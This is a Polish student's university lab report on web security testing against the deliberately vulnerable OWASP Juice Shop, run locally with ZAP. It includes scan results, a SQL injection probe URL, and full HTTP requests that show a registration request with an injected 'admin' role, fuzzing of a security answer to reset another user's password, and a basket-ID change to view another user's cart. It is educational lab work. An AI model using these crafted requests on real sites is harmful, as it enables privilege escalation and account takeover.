



Politechnika Wrocławska

SPRAWOZDANIE Z ZAJĘĆ LABORATORYJNYCH
CYBERBEZPIECZEŃSTWO

Lab 13
Web Security

Tomasz Mroczko, 266604

January 26, 2024

1 Zadania

Security Misconfiguration

Skanuj witrynę JuiceShop. Po skanowaniu odpowiedz na pytania: Ile flag danego typu zostało znalezionych: czerwonych, bursztynowych, żółtych, niebieskich. Jakie katalogi, które można przeglądać ujawniło skanowanie? Czy możesz je przeglądać (spróbuj w przeglądarce internetowej)? Jakie ryzyko związane z informacjami o plikach cookie zostało wykryte?




Figure 1: Wyniki skanowania

Skanowanie wykazało w sumie 15 flag. Z tych 15 flag była 1 czerwona (wysokie ryzyko), 6 bursztynowych (średnie ryzyko), 7 żółtych (niskie ryzyko) i 1 niebieska (informacyjna).

Flaga czerwona, dotyczyła podatności SQL Injection - SQLite, która pozwala na wykonanie zapytania SQL po stronie serwera.

Podatność ta wykryta została na adresie <http://localhost:3000/rest/products/search?q=%27%28> co sugeruje że można ją wykorzystać przeszukując produkty dostępne w sklepie.

Jeśli chodzi o katalogi które można przeglądać to jest ich stosunkowo dużo. Są to między innymi: `assets/public/images`, `rest/admin/application-configuration`. Do obu z tych katalogów udało się dostać oraz zobaczyć ich zawartość, w tym plik `application-configuration.json`.




Figure 2: assets/public/images




Figure 3: /rest/admin/application-configuration

Jeśli chodzi o podatność dotyczącą plików cookie to udało się wykryć podatność **Session ID in URL Rewrite**. Podatność ta polega na tym że identyfikator sesji jest przekazywany w adresie URL. Identyfikator ten powinien być przechowywany w pliku cookie.

Session ID in URL Rewrite

URL:

http://localhost:3000/socket.io/?EIO=4&transport=polling&t=Or4q2fK&sid=zMP3jiVPkvr_ACoIAAAC

Risk:

 Medium

Confidence:

High

Parameter:

sid

Attack:

Evidence:

zMP3jiVPkvr_ACoIAAAC

CWE ID:

200

WASC ID:

13

Source:

Passive (3 - Session ID in URL Rewrite)

Alert Reference:

3-1

Input Vector:

Description:

URL rewrite is used to track user session ID. The session ID may be disclosed via cross-site referer header. In addition, the session ID might be stored in browser history or server logs.

Other Info:

Solution:

For secure content, put session ID in a cookie. To be even more secure consider using a combination of cookie and URL rewrite.

Improper Input Validation

Zadanie

Sprawdź żądanie i odpowiedź dotyczące rejestracji użytkownika (czy jest jakiś parametr ponownie udostępniony administratorowi?)

```
POST http://localhost:3000/api/Users/ HTTP/1.1
host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://localhost:3000/
Content-Type: application/json
Content-Length: 256
Origin: https://localhost:3000
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"email":"client@client","password":"zaq1@WSX","passwordRepeat":"zaq1@WSX","securityQuestion":{"id":3,"question":"Mother's birth date? (MM/DD/YY)","createdAt":"2024-01-26T08:04:08.678Z","updatedAt":"2024-01-26T08:04:08.678Z"},"securityAnswer":"01/01/1980"}
```


Figure 4: Pierwotne żądanie POST rejestracji

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/22
Content-Type: application/json; charset=utf-8
Content-Length: 304
ETag: W/"130-48c+6uYE5bJXpwTnIGMpyQ99gUs"
Vary: Accept-Encoding
Date: Fri, 26 Jan 2024 08:20:08 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"status": "success", "data": {"username": "", "role": "customer", "deluxeToken": "", "lastLoginIp": "0.0.0.0", "profileImage": "/assets/public/images/uploads/default.svg", "isActive": true, "id": 22, "email": "client@client", "updatedAt": "2024-01-26T08:20:08.004Z", "createdAt": "2024-01-26T08:20:08.004Z", "deletedAt": null}}
```

Figure 5: Odpowiedź serwera

Jak widać powyżej, w odpowiedzi serwera, przesyłana jest również rola użytkownika. Teraz zfabrykuję żądanie rejestracji, dopisując do niego rolę "admin".




```
Manual Request Editor


Request  Response
Method  Header: Text  Body: Text
POST http://localhost:3000/api/Users/ HTTP/1.1
host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://localhost:3000/
Content-Type: application/json
Content-Length: 256
Origin: https://localhost:3000
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors

{"email": "tomekmr2001@client", "role": "admin", "password": "zaql@WSX", "passwordRepeat": "zaql@WSX", "securityQuestion": {"id": 3, "question": "Mother's birth date? (MM/DD/YY)", "createdAt": "2024-01-26T08:04:08.678Z", "updatedAt": "2024-01-26T08:04:08.678Z"}, "securityAnswer": "01/01/1980"}
```

Figure 6: Sparamowane żądanie POST z dopisaną rolą



Serwer przyjął żądanie, konto admina zostało utworzone.



Udało nawet dostać się na panel administratora, co potwierdza że konto zostało utworzone oraz posiada odpowiednią rolę.

Zadanie

XIII. Otwórz stronę Complaint

XIV. Spróbuj przesłać kilka plików .pdf (<100kB, 100-200kB, >200kB)

Zadanie

c. Zmień typ parametru na plik i wybierz plik, który chcesz uploadować



Zadanie

6

waliduje input od strony klienta, ograniczając jego rozmiar do 100kB. Jednak po stronie serwera, limit ten jest inny (prawdopodobnie 200kB), co pozwala na przesłanie większego pliku jeśli przygotuje się odpowiednie żądanie, nie korzystając z interfejsu graficznego udostępnionego klientowi.

Broken Authentication

Zadanie

Spróbuj odzyskać zapomniane hasło. JuiceShop wymaga odpowiedzi na pytanie bezpieczeństwa podczas resetowania hasła, ale nie jest wymagane potwierdzenie emailem. Podaj NIEPRAWIDŁOWĄ odpowiedź na pytanie ochronne. XIX. Znajdź żądanie w ZAP i użyj opcji Fuzz...

```
POST http://localhost:3000/rest/user/reset-password HTTP/1.1
host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://localhost:3000/
Content-Type: application/json
Content-Length: 83
Origin: https://localhost:3000
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"email":"client2@client","answer":"11/11/77","new":"qwerty!1","repeat":"qwerty!1"}
```

Figure 8: Żądanie zmiany hasła

Odrzucone żądanie POST zmiany hasła. W odpowiedzi serwer zwrócił błąd 401 Unauthorized.




Figure 9: Opcja Fuzz wraz z zakresami




Figure 10: Udanae żądanie o zmianę hasła (z trafioną datą urodzenia)

Udało się dokonać zmiany hasła, odgadując datę urodzenia podaną podczas rejestracji. Warto zaznaczyć że w tym przypadku, celowo ustawiono daty dość podobne, ponieważ JuiceShop blokuje żądania już przy 100 próbach (zabezpieczenie przed brute force).

Broken Access Control

Zadanie

XXI. Dodaj dowolne produkty do swojego koszyka i otwórz stronę koszyka

XXII. Sprawdź żądanie REST w ZAP, powinno zawierać identyfikator Twojego koszyka




Figure 11: Dodanie produktów do koszyka na koncie




Figure 12: Żądanie REST z identyfikatorem koszyka (8)

Zadanie

XXIII. Otwórz JuiceShop w prywatnym oknie przeglądarki (lub w dowolnej innej przeglądarce), zaloguj się jako inny użytkownik i dodaj produkty do koszyka

XXIV. Edytuj żądanie w edytorze żądań i zmień identyfikator koszyka

XXV. Sprawdź, czy masz dostęp do koszyka




Figure 13: Żądanie koszyka drugiego użytkownika

Pusty koszyk innego użytkownika, żądanie posiada id koszyka (6)

